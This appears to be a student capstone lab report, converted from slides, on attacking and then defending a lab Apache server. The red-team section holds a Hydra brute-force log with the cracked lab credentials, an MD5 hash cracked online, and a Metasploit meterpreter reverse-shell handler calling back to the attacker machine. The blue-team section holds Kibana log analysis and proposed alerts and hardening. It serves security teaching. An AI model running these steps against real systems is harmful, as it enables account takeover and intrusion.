



Assessment, Analysis, and Hardening of a Vulnerable System

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
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Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows 10
Hostname:
Azure Hyper-V ML-REFVM-684427

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK Stack

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone



Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Azure Hyper-V ML-REFVM-684427	192.168.1.1	Host Machine running on Windows.
Kali	192.168.1.90	Attack Machine running on Kali Linux.
Capstone	192.168.1.105	Target Machine running on a apache web server.
ELK	192.168.1.100	ELK stack machine that monitors changes to metrics and logs. Helps with identifying issues. Also, hosts Kibana.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Unfiltered Web Port (Port 80)	Port 80 is commonly used for web communication, and if left open and unsecure, it can be exploited.	This vulnerability allows access into the web servers.
Brute Force Attack & Insufficient Security Measures CWE-307	An attack that consists of systematically checking all possible username and password combinations until the correct one is found.	Improper security controls are implemented to prevent multiple failed authentication attempts which makes it more susceptible to brute force attacks.
Simple Usernames	Short names, first name, or any simple combination.	Usernames like Ashton, Ryan, and Hannah are all simple usernames that can be easily obtained.
Weak Passwords	Short, common, simple, or non-complex passwords.	Weak passwords can be easily cracked by computers in seconds. (i.e., "leopoldo" can be cracked in 5 seconds by a computer.)

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Directory Path Traversal CWE-23	Improper access control and filtering allowing access to restricted directories.	Allows unrestricted access into hidden directories and WebDav.
Hashed Passwords	Unsalted passwords can be easily cracked with resources (i.e., crackstation.net, John the Ripper, etc.)	Attackers only need the username and password to compromise an account, gaining access.
Local File Inclusion (LFI) CAPEC-252	LFI is a vulnerability in poorly designed web applications. This allows users to upload content into the application or servers.	An LFI vulnerability allows an attacker to upload a malicious payload, such as a reverse shell.
Improper Access Control & Root Access CWE-284	Highest privilege on system and full access to operating system.	Root access gives an attacker unrestricted access to the machine and can make operating system changes.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Improper Data & Information Storage	Storing confidential, sensitive, and proprietary information without encryption.	Ashton's account compromised, system and data breach.

Exploitation: Unfiltered Web Port

01

Tools & Processes

Nmap scan shows:

- Open ports
- OS version & running services

02

Achievements

2 Ports left unfiltered:

- Port 22 – SSH
- Port 80 – Web
- SSH with discovered credentials
- Access to web server

03

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-08 10:34 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00050s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
_ ssh-hostkey:
  2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
  256  c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
_ 256  b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29
_ http-ls: Volume /
  maxfiles limit reached (10)
  SIZE  TIME                               FILENAME
  -      2019-05-07 18:23                    company_blog/
  422    2019-05-07 18:23                    company_blog/blog.txt
  -      2019-05-07 18:27                    company_folders/
  -      2019-05-07 18:25                    company_folders/company_culture/
  -      2019-05-07 18:26                    company_folders/customer_info/
  -      2019-05-07 18:27                    company_folders/sales_docs/
  -      2019-05-07 18:22                    company_share/
  -      2019-05-07 18:34                    meet_our_team/
  329    2019-05-07 18:31                    meet_our_team/ashton.txt
  404    2019-05-07 18:33                    meet_our_team/hannah.txt
_ http-server-header: Apache/2.4.29 (Ubuntu)
_ http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 8.02 seconds
```

Exploitation: Brute Force Password

01

Tools & Processes

- Hydra to bruteforce password

02

Achievements

- Access to Ashton's account
- Hashes for Ryan's account obtained

03

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "yangyang" - 10102 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "yakuza" - 10103 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "wildflower" - 10104 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "wallpaper" - 10105 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaseline" - 10106 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaquita" - 10107 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "twinkletoes" - 10108 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "trixie1" - 10109 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "toosexy" - 10110 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "teixeira" - 10111 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "simran" - 10112 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sherwood" - 10113 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "shelton" - 10114 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sex123" - 10115 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "rebela" - 10116 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pocket" - 10117 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "patriot" - 10118 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pallmall" - 10119 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pajaro" - 10120 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10121 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10122 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10123 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10124 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10125 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamastinda" - 10131 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 6] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-08 10:20:57
```

Exploitation: Simple Username, Weak Password, and Improper Storage

01

Tools & Processes


- Obtain usernames through social engineering
- Brute Force password
- Username: "ashton"
- Password: "leopoldo"

02

Achievements

- Access to Ashton's account
- Hashes for Ryan's account obtained

03



Sign in

http://192.168.1.105

Your connection to this site is not private

Username

Password

Exploitation: Directory Traversal

01

Tools & Processes


- URL manipulation & Pathname construction

02

Achievements

- Access to restricted directories
- Access to confidential & proprietary data

03



Exploitation: Hashed Password

01

Tools & Processes

- Crackstation.net to crack hashes

02

Achievements

- Ryan's account compromised
- Access to webdav directory

03

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352

I'm not a robot

reCAPTCHA

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: **Green** Exact match, **Yellow** Partial match, **Red** Not found.

Exploitation: LFI Vulnerability

01

Tools & Processes

- Metasploit Framework
- MSF venom & multihandler exploit to deliver a meterpreter shell payload

02

Achievements

- Reverse shell uploaded
- Access to target machine's shell

03

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options


Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.90     false     LHOST IP address
  LPORT  4444             false     LPORT port
  PAYLOAD  php/meterpreter/reverse_tcp  false     PAYLOAD module name (see PAYLOAD_PATH)

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target

msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit
```



Exploitation: User Privilege Escalation & Root Access

01

Tools & Processes


- SSH into user accounts with discovered credentials
- Sudo to escalate privileges

02


Achievements

- Access as root user
- System access

03



The screenshot shows a web browser window displaying a sign-in page. At the top, it says "Sign in" followed by the URL "http://192.168.1.105". Below the URL, a warning message states "Your connection to this site is not private". There are two input fields: "Username" with the value "ashton" and "Password" with masked characters ".....". At the bottom right, there are two buttons: a blue "Sign in" button and a white "Cancel" button with a blue border.




Blue Team Log Analysis & Attack Characterization

Analysis: Identifying the Port Scan



- Scan began on May 04, 2021 at 22:00 hrs.
- 51,185 connections originating from IP 192.168.1.90.
- Sudden spikes and fluctuations indicates port scan.



Analysis: Finding the Request for the Hidden Directory



- Web requests began at 18:00 hours on 05/04/2021
- 48,324 requests made to secret directory
- Directory contains hashes for Ryan's account
- LFI allows for meterpreter shell payload to be uploaded



source.ip: 192.168.1.90 and destination.ip: 192.168.1.105

KQL



Last 30 days



+ Add filter

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending

Count

http://192.168.1.105/company_folders/secret_folder

48,324

http://192.168.1.105/

73

http://192.168.1.105/webdav

65

http://192.168.1.105/webdav/shell2.php

14

http://192.168.1.105/favicon.ico

12

Analysis: Uncovering the Brute Force Attack



- 48,324 requests made
- Only 8 attacks successful

Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending ▾	Count ▾
http://192.168.1.105/company_folders/secret_folder	8

Export: Raw 📄 Formatted 📄

Analysis: Finding the WebDAV Connection



- 4 requests for the webdav folder
- Most requests for shell.php & passwd.dav files




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending

Count

http://192.168.1.105/webdav/

4




Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

- Alert set for over 5000 connections per hour



System Hardening

- Properly configure firewalls
- Implement an IPS
- Detect & block unauthorized scans
- Periodic assessments

Mitigation: Finding the Request for the Hidden Directory

Alarm

- Set alerts for requests made to restricted directories
- Set alerts for unauthorized access into restricted directories
- No more than 8 attempts per hour


System Hardening

- Encrypt files
- Restrict public access
- Limit sharing of confidential files

Mitigation: Preventing Brute Force Attacks

Alarm

- Alerts for 401 errors
- 10 errors per hour to trigger alert



System Hardening

- Password policies
- Blacklist IP addresses
- Limit failed login attempts
- Account policies & restrictions

Mitigation: Detecting the WebDAV Connection

Alarm

- Create a list of users for webdav directory
- Whitelist IP addresses (only from trusted sources)
- Blacklist IPs outside of network address range
- Set alerts for requests made from devices not on webdav list

System Hardening

- Effective password policy
 - Whitelist IP addresses
 - Prevent unauthorized access
-

Mitigation: Identifying Reverse Shell Uploads

Alarm

- Set alerts for uploads into restricted directories
- Alerts on ports 4444, 443, and 80

System Hardening

- Filter ports
 - Filter IP addresses
 - Set proper permissions & access controls
 - Baseline configurations
 - Implement proper security controls
 - Require password with sudo commands
-

*The
End*